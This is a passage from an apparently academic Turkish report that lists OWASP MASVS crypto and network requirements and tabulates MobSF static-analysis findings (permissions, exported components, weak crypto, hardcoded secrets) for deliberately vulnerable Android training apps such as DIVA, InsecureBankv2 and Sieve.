#	Referans	Açıklama	L1-Standart Güvenlik	L2- Hassas Veri İçeren Kritik Uygulamalar İçin Ek Güvenlik
3.1	MSTG- CRYPTO-1	Uygulama, tek şifreleme yöntemi olarak sabit kodlanmış anahtarlarla simetrik kriptografiye güvenmemelidir.	x	x
3.2	MSTG- CRYPTO-2	Uygulama, kriptografik temellerin kanıtlanmış uygulamalarını kullanılmalıdır.	x	x
3.3	MSTG- CRYPTO-3	Uygulama, endüstri standartlarına uyan parametrelerle yapılandırılmalı, belirli bir kullanım senaryosu için uygun olan şifreleme ilkelerini kullanmalıdır.	x	x
3.4	MSTG- CRYPTO-4	Uygulama, güvenlik nedeniyle yaygın olarak kullanımdan kaldırılan kriptografik protokolleri veya algoritmaları kullanmamalıdır.	x	x

3.5	MSTG- CRYPTO-5	Uygulama, aynı şifreleme anahtarını birden çok amaç için yeniden kullanmamalıdır.	x	x
3.6	MSTG- CRYPTO-6	Tüm rasgele değerler, yeterince güvenli bir rasgele sayı üretici kullanılarak üretilmelidir.	x	x

Tablo 3.Ağ İletişim Gereksinimleri:

#	Referans	Açıklama	L1-Standart Güvenlik	L2- Hassas Veri İçeren Kritik Uygulamalar İçin Ek Güvenlik
5.1	MSTG- NETWORK-1	Veriler ağda TLS protokolü kullanılarak şifrlenmelidir.	x	x
5.2	MSTG- NETWORK-2	TLS ayarları, mevcut en iyi uygulamalarla uyumlu olmalıdır veya mobil işletim sistemi önerilen standartları desteklemiyorsa mümkün olduğunca en iyi standartlara yakın olmalıdır.	x	x
5.3	MSTG- NETWORK-3	Uygulama, güvenli kanalkurulduğunda uzak uç noktanın X.509 sertifikasını doğrulamalıdır. Yalnızca güvenilir bir CA tarafından imzalanan sertifikalar kabul edilmelidir.	x	x
5.4	MSTG- NETWORK-4	Uygulama, kendi sertifika deposunu kullanmalı, uç nokta sertifikasını veya public key bilgisini sabitlemelidir ve güvenilir bir CA tarafından imzalanmış olsa bile farklı bir sertifika veya anahtar sunan uç noktalarla bağlantı kurulmamalıdır. (SSL Pinning)		x
5.5	MSTG- NETWORK-5	Uygulama, kayıtlar ve hesap kurtarma gibi kritik işlemler için tek bir güvenli olmayan iletişim kanalına (e-posta veya sms) güvenmemelidir.		x
5.6	MSTG- NETWORK-6	Uygulama yalnızca güncel bağlantı ve güvenlik kütüphanesine bağlı olmalıdır.		x

(Kaynak :Turkcell,GeleceğiYazanlar, gelecegiyazanlar.turkcell.com.tr/blog/mobil-uygulama-guvenlik-gereksinim-standartlari, Erişim Tarihi: 05.06.2022)

3.1.4.Uygulamaların MobSF Aracı Sonuçları

Tablo 4.Uygulamaların Dosya Bilgileri

Uygulama Adı	Dosya Adı	Paket Adı	Main Activity	Tarama Tarihi	Uygulama Güvenlik Skoru	Puan
Ovaa	ovaa-master.zip	oversecured.ovaa	.activities.EntranceActivity	11.04.22	53/100 (Medium Risk)	B
Diva	diva-android-master.zip	jakhar.aseem.diva	.MainActivity	12.04.22	46/100 (Medium Risk)	B
PIVAA	pivaa-master.zip	com.htbridge.pivaa	.MainActivity	13.04.22	38/100	C
InsecureBankv2	InsecureBankv2.apk	com.android.insecurebankv2	com.android.insecurebankv2.LoginActivity	14.04.22	13/100	F

Tablo 5.Tablo Uygulamaların Parça Analizi

Uygulama Adı	Activities (Aktiviteler)	Services (Servisler)	Receivers (Alıcılar)	Providers (Sağlayıcılar)	Exported Activities (Aktarılan Aktiviteler)	Exported Services (Aktarılan Servisler)	Exported Receivers (Aktarılan Alıcılar)	Exported Providers (Aktarılan Sağlayıcılar)
Ovaa	5	1	1	3	3	1	0	1
Diva	17	0	0	1	2	0	0	1
PIVAA	10	1	1	1	0	1	1	1
InsecureBankv2	10	0	2	1	4	0	1	1
Sieve	8	2	0	2	2	2	0	2

Tablo 6. Uygulamaların İzin Analizi

Uygulama Adı	İzinler	Durumlar	Kod Bilgisi	Açıklama
Ovaa	android.permission.INTERNET	Normal	Tam internet erişimi	Bir uygulamanın ağ soketleri oluşturmaya izin verir.
Ovaa	android.permission.READ_EXTERNAL_STORAGE	Tehlikeli	Harici depolama içeriğini oku	Bir uygulamanın harici kaynaktan okuma yapmasına izin verir.
Ovaa	android.permission.WRITE_EXTERNAL_STORAGE	Tehlikeli	Harici depolama içeriğini oku/değiştir/sil	Bir uygulamanın harici depolama birimine yazma işlemi yapmasına izin verir.

Diva	android.permission.WRITE_EXTERNAL_STORAGE	Tehlikeli	Harici depolama içeriğini oku/değiřir/sil.	Bir uygulamanın harici depolama birimine yazma işlemi yapmasına izin verir.
Diva	android.permission.READ_EXTERNAL_STORAGE	Tehlikeli	Harici depolama içeriğini oku.	Bir uygulamanın harici kaynaktan okuma yapmasına izin verir.
Diva	android.permission.INTERNET	Normal	Tam internet erişimi.	Bir uygulamanın ağ soketleri oluřturmasına izin verir.
Pivaa	android.permission.GET_ACCOUNTS	Tehlikeli	Hesapları listele.	‘Accounts’ hizmetindeki hesap listesi erişimine izin verir.
Pivaa	android.permission.READ_PROFILE	Tehlikeli	Kullanıcıların kişisel profil bilgilerini oku.	Bir uygulamaya, kullanıcının kişisel verilerini okuma izni verir.
Pivaa	android.permission.READ_CONTACTS	Tehlikeli	İletişim bilgilerini oku.	Uygulamaya, üzerinde depolanan tüm kişi, adres verilerini okuma izni verir. Kötü amaçlı uygulamalar, telefonunuzdaki verileri diğerk uygulamalara göndermek için bu yolu kullanabilirler.
Pivaa	android.permission.WRITE_EXTERNAL_STORAGE	Tehlikeli	Harici depolama içeriğini oku/değiřir/sil.	Bir uygulamanın harici depolama birimine yazma işlemi yapmasına izin verir.
Pivaa	android.permission.READ_EXTERNAL_STORAGE	Tehlikeli	Harici depolama içeriğini oku.	Bir uygulamanın harici kaynaktan okuma yapmasına izin verir.
Pivaa	android.permission.INTERNET	Normal	Tam internet erişimi.	Bir uygulamanın ağ soketleri oluřturmasına izin verir.
Pivaa	android.permission.ACCESS_COARSE_LOCATION	Tehlikeli	Ağ tabanlı konum	Mobil ağ veritabanı gibi kaba konum kaynaklarına erişim. Kötü amaçlı uygulamalar, yaklaşık olarak nerede olduğunuzu belirlemek için bu yolu kullanırlar.
Pivaa	android.permission.ACCESS_FINE_LOCATION	Tehlikeli	İyi (GPS)konum	Küresel konumlandırma sistemi gibi hassas konum kaynaklarına erişim.
Pivaa	android.permission.NFC	Normal	Yakın alan iletişim kontrolü.	Bir uygulamanın NFC ile yakın alan iletişimi kurmasına izin verir. (Ör: etiketler, kartlar, okuyucular.)
Pivaa	android.permission.CALL_PHONE	Tehlikeli	Doğrudan aramalara erişim	Uygulamaya, sizin müdahaleniz olmadan telefon numaralarını arama izni verir. Kötü amaçlı uygulamalar, telefon faturanızda beklenmedik aramalara neden olabilir. Acil durum numaralarının aranmasına izin verir.
Pivaa	android.permission.CAMERA	Tehlikeli	Fotoğraf çekmek, video kaydetmek.	Uygulamanın kamerayla fotoğraf çekmesine, video kaydetmesine izin verir. Bu durum, uygulamanın herhangi

				bir zamanda gördüğü görüntüleri toplamasına izin verir.
Pivaa	android.permission.RECORD_AUDIO	Tehlikeli	Ses kaydı.	Uygulamaya ses kaydı yoluna erişme izni verir.
InsecureBankv2	android.permission.INTERNET	Normal	Tam internet erişimi.	Bir uygulamanın ağ soketleri oluşturmaya izin verir.
InsecureBankv2	android.permission.WRITE_EXTERNAL_STORAGE	Tehlikeli	Harici depolama içeriğini oku/değiştir/sil.	Bir uygulamanın harici depolama birimine yazma işlemi yapmasına izin verir.
InsecureBankv2	android.permission.SEND_SMS	Tehlikeli	SMS mesaj gönder.	Uygulamaya SMS mesajları gönderme izni verir. Kötü amaçlı uygulamalar, onayınız olmadan mesaj gönderebilirler.
InsecureBankv2	android.permission.USE_CREDENTIALS	Tehlikeli	Hesaptan kimlik bilgilerini kullanarak kimlik doğrulama	Bir uygulamanın kimlik doğrulama belirteçleri istemesine izin verir.
InsecureBankv2	android.permission.GET_ACCOUNTS	Tehlikeli	Hesapları listele.	'Accounts' hizmetindeki hesap listesi erişimine izin verir.
InsecureBankv2	android.permission.READ_PROFILE	Tehlikeli	Kullanıcıların kişisel profil bilgilerini oku.	Bir uygulamaya, kullanıcının kişisel verilerini okuma izni verir.
InsecureBankv2	android.permission.READ_CONTACTS	Tehlikeli	İletişim bilgilerini oku.	Uygulamaya, üzerinde depolanan tüm kişi, adres verilerini okuma izni verir. Kötü amaçlı uygulamalar, telefonunuzdaki verileri diğer uygulamalara göndermek için bu yolu kullanabilirler.
InsecureBankv2	android.permission.ACCESS_NETWORK_STATE	Normal	Ağ durumunu görüntüle.	Bir uygulamaya tüm ağların durumunu görüntüleme izni verir.
InsecureBankv2	android.permission.ACCESS_COARSE_LOCATION	Tehlikeli	Ağ tabanlı konum	Mobil ağ veri tabanı gibi kaba konum kaynaklarına erişim. Kötü amaçlı uygulamalar, yaklaşık olarak nerede olduğunuzu belirlemek için bu yolu kullanırlar.
Sieve	android.permission.INTERNET	Normal	Tam internet erişimi	Bir uygulamanın ağ soketleri oluşturmaya izin verir.
Sieve	android.permission.READ_EXTERNAL_STORAGE	Tehlikeli	Harici depolama içeriğini oku	Bir uygulamanın harici kaynaktan okuma yapmasına izin verir.
Sieve	android.permission.WRITE_EXTERNAL_STORAGE	Tehlikeli	Harici depolama içeriğini oku/değiştir/sil	Bir uygulamanın harici depolama birimine yazma işlemi yapmasına izin verir.

Tablo 7.Uygulamaların Manifest Dosyası Analizi

Uygulama Adı	N o	Zafiyet	Risk	Açıklama
Ovaa	1	Uygulama verileri yedeklenebilir. [android:allowBackup=true]	Uyarı	Bu bayrak, herkesin uygulama verilerinizi adb aracılığıyla yedeklemesine izin verir. Uygulama verilerini USB hata ayıklama için cihazdan kopyalanmasına izin verir.
Ovaa	2	(.activities.DeepLinkActivity) aktivitesi korumalı değildir. Intent filtresi bulunmaktadır.	Uyarı	Bir aktivitenin cihazdaki diğer uygulamalarla paylaşıldığı ve bu sebeple herhangi bir kullanıcı tarafından erişilebilir halde olduğu tespit edildi. Intent filtresinin varlığı, aktivitenin açıkça dışa aktarıldığını gösterir.
Ovaa	3	(.activities.LoginActivity) aktivitesi korumalı değildir. Intent filtresi var	Uyarı	Bir aktivitenin cihazdaki diğer uygulamalarla paylaşıldığı ve bu sebeple herhangi bir kullanıcı tarafından erişilebilir halde olduğu tespit edildi. Intent filtresinin varlığı, aktivitenin açıkça dışa aktarıldığını gösterir.
Ovaa	4	(.activities.MainActivity) aktivitesi korumalı değildir. Intent filtresi var.	Uyarı	Bir aktivitenin cihazdaki diğer uygulamalarla paylaşıldığı ve bu sebeple herhangi bir kullanıcı tarafından erişilebilir halde olduğu tespit edildi. Intent filtresinin varlığı, aktivitenin açıkça dışa aktarıldığını gösterir.
Ovaa	5	(.services.InsecureLogService) servisi korumalı değildir. Intent filtresi var.	Uyarı	Bir servisin cihazdaki diğer uygulamalarla paylaşıldığı ve bu sebeple herhangi bir kullanıcı tarafından erişilebilir halde olduğu tespit edildi. Intent filtresinin varlığı, aktivitenin açıkça dışa aktarıldığını gösterir.
Ovaa	6	(.providers.TheftOverwriteProvider) İçerik sağlayıcısı korunmuyor. [android:exported=true]	Yüksek risk	Bir içerik sağlayıcının cihazdaki diğer uygulamalarla paylaşıldığı ve bu sebeple herhangi bir kullanıcı tarafından erişilebilir halde olduğu tespit edildi.
Diva	1	Uygulama verileri yedeklenebilir. [android:allowBackup=true]	Uyarı	Bu bayrak, herkesin uygulama verilerinizi adb aracılığıyla yedeklemesine izin verir. Uygulama verilerini USB hata ayıklama için cihazdan kopyalanmasına izin verir.
Diva	2	(.APICredsActivity) Aktivitesi korunmuyor.	Uyarı	Bir aktivitenin cihazdaki diğer uygulamalarla paylaşıldığı ve bu sebeple herhangi bir kullanıcı tarafından erişilebilir halde olduğu tespit edildi. Intent filtresinin varlığı, aktivitenin açıkça dışa aktarıldığını gösterir.
Diva	3	(.APICreds2Activity) Aktivitesi korunmuyor.	Uyarı	Bir aktivitenin cihazdaki diğer uygulamalarla paylaşıldığı ve bu sebeple herhangi bir kullanıcı tarafından erişilebilir halde olduğu tespit edildi. Intent filtresinin varlığı, aktivitenin açıkça dışa aktarıldığını gösterir.
Diva	4	(.NotesProvider) içerik sağlayıcı korunmuyor. [android:exported=true]	Yüksek Risk	Bir içerik sağlayıcının cihazdaki diğer uygulamalarla paylaşıldığı ve bu sebeple herhangi bir kullanıcı tarafından erişilebilir halde olduğu tespit edildi.
Pivaa	1	Uygulama için hata ayıklama etkinleştirildi. [android:debuggable=true]	Yüksek Risk	Uygulamada hata ayıklama etkinleştirilmiştir. Bu özellik tersine mühendislik işlemlerinde kullanılır. Bu izin, izinleri boşaltıp, hata ayıklama yardımcı sınıflarına erişmeye izin verir.
Pivaa	2	Uygulama verileri yedeklenebilir. [android:allowBackup=true]	Uyarı	Bu bayrak, herkesin uygulama verilerinizi adb aracılığıyla yedeklemesine izin verir. Uygulama verilerini USB hata ayıklama için cihazdan kopyalanmasına izin verir.

Pivaa	3	(.handlers.VulnerableService) servisi korumalı değil. [android:exported=true]	Yüksek Risk	Bir hizmetin cihazdaki diğer uygulamalarla paylaşıldığı ve bu sebeple herhangi bir kullanıcı tarafından erişilebilir halde olduğu tespit edildi.
Pivaa	4	(.handlers.VulnerableReceiver) Yayın alıcı korumalı değil. [android:exported=true]	Yüksek Risk	Bir yayın alıcının cihazdaki diğer uygulamalarla paylaşıldığı ve bu sebeple herhangi bir kullanıcı tarafından erişilebilir halde olduğu tespit edildi.
Pivaa	5	(.handlers.VulnerableContentProvider) İçerik sağlayıcı korumalı değil. [android:exported=true]	Yüksek Risk	Bir içerik sağlayıcının cihazdaki diğer uygulamalarla paylaşıldığı ve bu sebeple herhangi bir kullanıcı tarafından erişilebilir halde olduğu tespit edildi.
InsecureBankv2	1	Uygulama için hata ayıklama etkinleştirildi. [android:debuggable=true]	Yüksek Risk	Uygulamada hata ayıklama etkinleştirilmiştir. Bu özellik tersine mühendislik işlemlerinde kullanılır. Bu izin, izinleri boşaltıp, hata ayıklama yardımcı sınıflarına erişmeye izin verir.
InsecureBankv2	2	Uygulama verileri yedeklenebilir. [android:allowBackup=true]	Uyarı	Bu bayrak, herkesin uygulama verilerinizi adb aracılığıyla yedeklemesine izin verir. Uygulama verilerini USB hata ayıklama için cihazdan kopyalanmasına izin verir.
InsecureBankv2	3	(com.android.insecurebankv2.PostLogin) aktivitesi korumalı değil. [android:exported=true]	Yüksek Risk	Bir aktivitenin cihazdaki diğer uygulamalarla paylaşıldığı ve bu sebeple herhangi bir kullanıcı tarafından erişilebilir halde olduğu tespit edildi.
InsecureBankv2	4	(com.android.insecurebankv2.DoTransfer) Aktivitesi korumalı değil. [android:exported=true]	Yüksek Risk	Bir aktivitenin cihazdaki diğer uygulamalarla paylaşıldığı ve bu sebeple herhangi bir kullanıcı tarafından erişilebilir halde olduğu tespit edildi.
InsecureBankv2	5	(com.android.insecurebankv2.ViewStatement) Aktivitesi korumalı değil. [android:exported=true]	Yüksek Risk	Bir aktivitenin cihazdaki diğer uygulamalarla paylaşıldığı ve bu sebeple herhangi bir kullanıcı tarafından erişilebilir halde olduğu tespit edildi.
InsecureBankv2	6	(com.android.insecurebankv2.TrackUserContentProvider) içerik sağlayıcısı korumalı değil. [android:exported=true]	Yüksek Risk	Bir içerik sağlayıcının cihazdaki diğer uygulamalarla paylaşıldığı ve bu sebeple herhangi bir kullanıcı tarafından erişilebilir halde olduğu tespit edildi.
InsecureBankv2	7	(com.android.insecurebankv2.MyBroadcastReceiver) yayın alıcı korumalı değil. [android:exported=true]	Yüksek Risk	Bir yayın alıcının cihazdaki diğer uygulamalarla paylaşıldığı ve bu sebeple herhangi bir kullanıcı tarafından erişilebilir halde olduğu tespit edildi.
InsecureBankv2	8	(com.android.insecurebankv2.ChangePassword) aktivitesi korumalı değil. [android:exported=true]	Yüksek Risk	Bir aktivitenin cihazdaki diğer uygulamalarla paylaşıldığı ve bu sebeple herhangi bir kullanıcı tarafından erişilebilir halde olduğu tespit edildi.
Sieve	1	Uygulama içi hata ayıklama etkinleştirildi. [android:debuggable=true]	Yüksek Risk	Uygulamada hata ayıklama etkinleştirilmiştir. Bu özellik tersine mühendislik işlemlerinde kullanılır. Bu izin, izinleri boşaltıp, hata ayıklama yardımcı sınıflarına erişmeye izin verir.
Sieve	2	Uygulama verileri yedeklenebilir. [android:allowBackup=true]	Uyarı	Bu bayrak, herkesin uygulama verilerinizi adb aracılığıyla yedeklemesine izin verir. Uygulama verilerini USB hata ayıklama için cihazdan kopyalanmasına izin verir.

Sieve	3	Aktivite (.FileSelectActivity) korunmamaktadır.[android:exported=true]	Yüksek Risk	Bir aktivitenin cihazdaki diğer uygulamalarla paylaşıldığı ve bu sebeple herhangi bir kullanıcı tarafından erişilebilir halde olduğu tespit edildi.
Sieve	4	Etkinliğin başlatma modu (.MainLoginActivity) standart değildir.	Yüksek Risk	Bir aktivite, başlatma modu olarak ayarlanmamalıdır. “singleTask/singleInstance”, kök faaliyet haline geldiğinden ve diğer uygulamalar, arama içeriğini okuyabilmektedirler. Bu sebeple, hassas bilgiler dahil edildiğinde “standart” başlatma modu kullanılmalıdır.
Sieve	5	(.PWList) aktivite korunmamaktadır.[android:exported=true]	Yüksek Risk	Bir aktivitenin cihazdaki diğer uygulamalarla paylaşıldığı tespit edilmiştir. Bu sebeple, cihazdaki diğer herhangi bir uygulama tarafından erişilebilir durumdadır.
Sieve	6	(.AuthService) servis korunmamaktadır. [android:exported=true]	Yüksek Risk	Bir servisin cihazdaki diğer uygulamalarla paylaşıldığı tespit edilmiştir. Bu sebeple, cihazdaki diğer herhangi bir uygulama tarafından erişilebilir durumdadır.
Sieve	7	(.CryptoService) servis korunmamaktadır. [android:exported=true]	Yüksek Risk	Bir servisin cihazdaki diğer uygulamalarla paylaşıldığı tespit edilmiştir. Bu sebeple, cihazdaki diğer herhangi bir uygulama tarafından erişilebilir durumdadır.
Sieve	8	(.DBContentProvider) içerik sağlayıcı korunmamaktadır. [android:exported=true]	Yüksek Risk	Bir içerik sağlayıcının cihazdaki diğer uygulamalarla paylaşıldığı tespit edilmiştir. Bu sebeple, cihazdaki diğer herhangi bir uygulama tarafından erişilebilir durumdadır.
Sieve	9	Content Provider (.FileBackupProvider) is not Protected. [android:exported=true]	Yüksek Risk	Bir içerik sağlayıcının cihazdaki diğer uygulamalarla paylaşıldığı tespit edilmiştir. Bu sebeple, cihazdaki diğer herhangi bir uygulama tarafından erişilebilir durumdadır.

Tablo 8 .Uygulamaların Kod Analizi

Uygulama Adı	No	Problem	Risk	Standartlar	Dosya Konumu
Ovaa	1	Uygulama, uygulama dizinine yazılabilmektedir. Hassas bilgiler şifrelenmelidir.	Bilgi	CWE: CWE-276: Yanlış varsayılan izinler OWASP MASVS: MSTG-STORAGE-14	oversecured/ovaa/Utils/LoginUtils.java
Ovaa	2	Dosyaların çoğu; kullanıcı adları, şifreler, anahtarlar vb. sabit kodlanmış hassas bilgileri içermektedir.	Uyarı	CWE: CWE-312: Hassas Bilgileri Cleartext depolama. OWASP Top 10: M9: Reverse Engineering OWASP MASVS: MSTG-STORAGE-14	oversecured/ovaa/Utils/LoginUtils.java oversecured/ovaa/activities/LoginActivity.java oversecured/ovaa/Utils/WeakCrypto.java

Ovaa	3	Uygulama, harici depolama birimine okuma ve yazma yapabilmektedir. Herhangi bir uygulama harici depolama birimine yazılan bilgiyi okuyabilmektedir.	Uyarı	CWE: CWE-276: Yanlış varsayılan izinler. OWASP Top 10: M2: Insecure Data Storage OWASP MASVS: MSTG-STORAGE-2	oversecured/ovaa/providers/ThriftOverwriteProvider.java
Ovaa	4	Ortadaki adam saldırılarından korunmak için bu uygulama SSL sertifikası kullanmaktadır.	Güvenli	OWASP MASVS: MSTG-NETWORK-4	Oversecured/ovaa/network/RetrofitInstance.java
Ovaa	5	Uygulama log bilgileri, hassas bilgiler asla kaydedilmemelidir.	Bilgi	CWE: CWE-532: Log dosyasına hassas bilgilerin girilmesi. OWASP MASVS: MSTG-STORAGE-3	oversecured/ovaa/activities/LoginActivity.java
Ovaa	6	.getInstance("AES") çağrı şifresi, AES ECB modu varsayılan olarak döndürür. ECB modu, aynı düz metin blokları için aynı şifreli metinle sonuçlanması nedeniyle zayıf olduğu bilinmektedir.	Yüksek	CWE: CWE-327: Riskli kriptografik algoritma kullanımı OWASP Top 10: M5: Insufficient Cryptography OWASP MASVS: MSTG-CRYPTO-2	oversecured/ovaa/Utils/WeakCrypto.java
Diva	1	Uygulama, uygulama dizinine yazılabilmektedir. Hassas bilgiler şifrelenmelidir.	Bilgi	CWE: CWE-276: Yanlış varsayılan izinler OWASP MASVS: MSTG-STORAGE-14	jakhar/aseem/diva/InsecureDataStorage2Activity.java jakhar/aseem/diva/SQLInjectionActivity.java
Diva	2	Uygulama log bilgileri, hassas bilgiler asla kaydedilmemelidir.	Bilgi	CWE: CWE-532: Log dosyasına hassas bilgilerin girilmesi. OWASP MASVS: MSTG-STORAGE-3	jakhar/aseem/diva/InsecureDataStorage2Activity.java jakhar/aseem/diva/InsecureDataStorage3Activity.java jakhar/aseem/diva/InsecureDataStorage4Activity.java jakhar/aseem/diva/LogActivity.java jakhar/aseem/diva/AccessController2Activity.java jakhar/aseem/diva/SQLInjectionActivity.java jakhar/aseem/diva/AccessController1Activity.java
Diva	3	Uygulama SQLite veritabanını kullanmaktadır ve SQL sorguları	Uyarı	CWE: CWE-89: SQL komutunun kullanılmasıyla özel öğelerin uygunsuz	jakhar/aseem/diva/InsecureDataStorage2Activity.java jakhar/aseem/diva/NotesProvider.java

		çalıştırmaktadır. Hassas bilgiler şifrelenmeli ve o şekilde veritabanına yazılmalıdır.		nötralizasyonu (SQL Enjeksiyonu) OWASP Top 10: M7: Client Code Quality (Müşteri Kod Kalitesi)	jakhar/aseem/diva/SQLInjectio nActivity.java
Diva	4	Kullanıcıdan verileri gizlemek için, görünümdeki gizli öğeler kullanılabilir ama bu veri sızdırılmasına yol açmaktadır.	Yüksek	CWE: CWE-919: Weaknesses in Mobile Applications (Mobil Uygulamalardaki Zayıf Yönler) OWASP Top 10: M1: Improper Platform Usage OWASP MASVS: MSTG-STORAGE-7	jakhar/aseem/diva/AccessCont r ol3NotesActivity.java
Diva	5	Uygulama geçici dosya oluşturur. Hassas veriler geçici dosya veya dosyalara asla yazılmamalıdır.	Uyarı	CWE: CWE-276: Yanlış varsayılan izinler. OWASP Top 10: M2: Insecure Data Storage (Güvensiz Veri Depolama) OWASP MASVS: MSTG-STORAGE-2	jakhar/aseem/diva/InsecureDat aStorage3Activity.java
Diva	6	Uygulama harici belleğe okuma/yazma yapabilir. Herhangi bir uygulama, harici depoya yazılan bir bilgiyi okuyabilmektedir.	Uyarı	OWASP MASVS: MSTG-NETWORK-4	jakhar/aseem/diva/InsecureDat aStorage4Activity.java
Pivaa	1	Uygulama harici belleğe okuma/yazma yapabilir. Herhangi bir uygulama bu belleğe yazılmış verileri okuyabilir.	Uyarı	CWE: CWE-276: Incorrect Default Permissions (Yanlış varsayılan izinler) OWASP Top 10: M2: Insecure Data Storage (Güvensiz veri depolama) OWASP MASVS: MSTG-STORAGE-2	com/htbridge/pivaa/Broadcast Re ceiverActivity.java com/htbridge/pivaa/handlers/ Aut hentication.java com/htbridge/pivaa/handlers/ Vul nerableService.java com/htbridge/pivaa/SerializeA ctiv ity.java
Pivaa	2	Uygulama log bilgileri, hassas bilgiler asla kaydedilmemelidir.	Bilgi	CWE: CWE-532: Log dosyasına hassas bilgilerin girilmesi. OWASP MASVS: MSTG-STORAGE-3	com/htbridge/pivaa/LoadCode Act ivity.java com/htbridge/pivaa/ContentPr ovi derActivity.java

					<p>com/htbridge/pivaa/AboutActivity.java</p> <p>com/htbridge/pivaa/handlers/LoadCode.java</p> <p>com/htbridge/pivaa/handlers/ObjectSerialization.java</p> <p>com/htbridge/pivaa/handlers/database/DatabaseHelper.java</p> <p>com/htbridge/pivaa/WebViewActivity.java</p> <p>com/htbridge/pivaa/MainActivity.java</p> <p>com/htbridge/pivaa/handlers/about/AboutAdapter.java</p> <p>com/htbridge/pivaa/handlers/VulnerableContentProvider.java</p> <p>com/htbridge/pivaa/EncryptionActivity.java</p> <p>com/htbridge/pivaa/handlers/VulnerableReceiver.java</p> <p>com/htbridge/pivaa/handlers/Authentication.java</p> <p>com/htbridge/pivaa/handlers/Encryption.java</p> <p>com/htbridge/pivaa/DatabaseActivity.java</p> <p>com/htbridge/pivaa/handlers/database/DatabaseAdapter.java</p> <p>com/htbridge/pivaa/handlers/VulnerableService.java</p>
Pivaa	3	Bu uygulama SSL sertifikası sabitleme kullanmaktadır. MITM saldırılarını tespit etmek veya önlemek için güvenli bir iletişim kanalıdır.	Güvenli	OWASP MASVS: MSTG-NETWORK-4	com/htbridge/pivaa/handlers/API.java
Pivaa	4	Uygulama SQLite veritabanını kullanmaktadır ve SQL sorguları çalıştırmaktadır. Hassas bilgiler şifrelenmeli ve o şekilde veritabanına yazılmalıdır.	Uyarı	<p>CWE: CWE-89: SQL komutunun kullanılmasıyla özel öğelerin uygunsuz nötralizasyonu (SQL Enjeksiyonu)</p> <p>OWASP Top 10: M7: Client Code Quality (Müşteri Kod Kalitesi)</p>	com/htbridge/pivaa/handlers/database/DatabaseHelper.java

Pivaa	5	Uygulama geçici dosya oluşturur. Hassas bilgiler asla geçici bir dosyaya yazılmamalıdır.	Uyarı	CWE: CWE-276: Yanlış varsayılan izinler OWASP Top 10: M2: Insecure Data Storage (Güvensiz veri depolama) OWASP MASVS: MSTG-STORAGE-2	com/htbridge/pivaa/handlers/Aut hentication.java
Pivaa	6	Dosyalar sabit kodlanmış hassas bilgiler içerebilir. Bu bilgiler; şifreler, kullanıcı adları ve şifreler vb. olabilir.	Uyarı	CWE: CWE-312: Cleartext Storage of Sensitive Information (Hassas bilgilerin açık metin deposu) OWASP Top 10: M9: Reverse Engineering (Tersine mühendislik) OWASP MASVS: MSTG-STORAGE-14	com/htbridge/pivaa/handlers/Aut hentication.java com/htbridge/pivaa/Configuratio n.java
Pivaa	7	Uygulama, güvenli olmayan bir rastgele sayı üretici kullanmaktadır.	Uyarı	CWE: CWE-330: Use of Insufficiently Random Values (Yetersiz rastgele değerlerin kullanımı) OWASP Top 10: M5: Insufficient Cryptography (Yetersiz kriptografi) OWASP MASVS: MSTG-CRYPTO-6	com/htbridge/pivaa/handlers/E nc ryption.java

Tablo 9.NIAP Analizi

Uygulama Adı	No	Tanımlayıcı	Gereksinim	Özellik	Açıklama
Ovaa	1	FCS_STO_EXT.1.1	Güvenlik Fonksiyonu Gereksinimleri	Kimlik bilgilerinin depolanması.	Uygulama, kalıcı bellekte herhangi bir kimlik bilgisi saklamaz.
Ovaa	2	FCS_CKM_EXT.1.1	Güvenlik Fonksiyonu Gereksinimleri	Kriptografik anahtar üretim hizmetleri.	Uygulama, asimetrik şifreleme anahtarı oluşturamaz.
Ovaa	3	FDP_DEC_EXT.1.1	Güvenlik Fonksiyonu Gereksinimleri	Platforma erişim kaynakları	Uygulamanın ağ bağlantısına erişimi vardır.

Ovaa	4	FDP_DEC_EXT.1.2	Güvenlik Fonksiyonu Gereksinimleri	Platforma erişim kaynakları	Uygulamanın hiçbir hassas bilgi havuzuna erişimi yoktur.
Ovaa	5	FDP_NET_EXT.1.1	Güvenlik Fonksiyonu Gereksinimleri	Ağ iletişimleri	Uygulama, kullanıcı/uygulama tarafından başlatılan ağ iletişimlerine sahiptir.
Ovaa	6	FDP_DAR_EXT.1.1	Güvenlik Fonksiyonu Gereksinimleri	Hassas uygulama verilerini şifreleme	Uygulama, hassas verileri kalıcı olarak şifrelemek için işlevsellik uygular.
Ovaa	7	FMT_MEC_EXT.1.1	Güvenlik Fonksiyonu Gereksinimleri	Desteklenen yapılandırma mekanizması	Uygulama, yapılandırma seçeneklerini depolamak ve ayarlamak için platform satıcısı tarafından önerilen mekanizmaları çağırır.
Ovaa	8	FTP_DIT_EXT.1.1	Güvenlik Fonksiyonu Gereksinimleri	Taşınan verilerin korunması	Uygulama, trafikteki herhangi bir veriyi şifrelemez veya herhangi bir veriyi iletmez.
Diva	1	FCS_STO_EXT.1.1	Güvenlik Fonksiyonu Gereksinimleri	Kimlik bilgilerinin depolanması.	Uygulama, kalıcı bellekte herhangi bir kimlik bilgisi saklamaz.
Diva	2	FCS_CKM_EXT.1.1	Güvenlik Fonksiyonu Gereksinimleri	Kriptografik anahtar üretim hizmetleri.	Uygulama, asimetrik şifreleme anahtarı oluşturamaz.
Diva	3	FDP_DEC_EXT.1.1	Güvenlik Fonksiyonu Gereksinimleri	Platforma erişim kaynakları	Uygulamanın ağ bağlantısına erişimi vardır.
Diva	4	FDP_DEC_EXT.1.2	Güvenlik Fonksiyonu Gereksinimleri	Platforma erişim kaynakları	Uygulamanın hiçbir hassas bilgi havuzuna erişimi yoktur.
Diva	5	FDP_NET_EXT.1.1	Güvenlik Fonksiyonu Gereksinimleri	Ağ iletişimleri	Uygulama, kullanıcı/uygulama tarafından başlatılan ağ iletişimlerine sahiptir.
Diva	6	FDP_DAR_EXT.1.1	Güvenlik Fonksiyonu Gereksinimleri	Hassas şifreleme uygulama verileri	Uygulama, kalıcı bellekteki dosyaları şifrelemez.
Diva	7	FMT_MEC_EXT.1.1	Güvenlik Fonksiyonu Gereksinimleri	Desteklenen yapılandırma mekanizması	Uygulama, yapılandırma seçeneklerini depolamak ve ayarlamak için platform satıcısı tarafından önerilen mekanizmaları çağırır.
Diva	8	FTP_DIT_EXT.1.1	Güvenlik Fonksiyonu Gereksinimleri	Taşınan verilerin korunması	Uygulama, trafikteki herhangi bir veriyi şifrelemez veya herhangi bir veri iletmez.

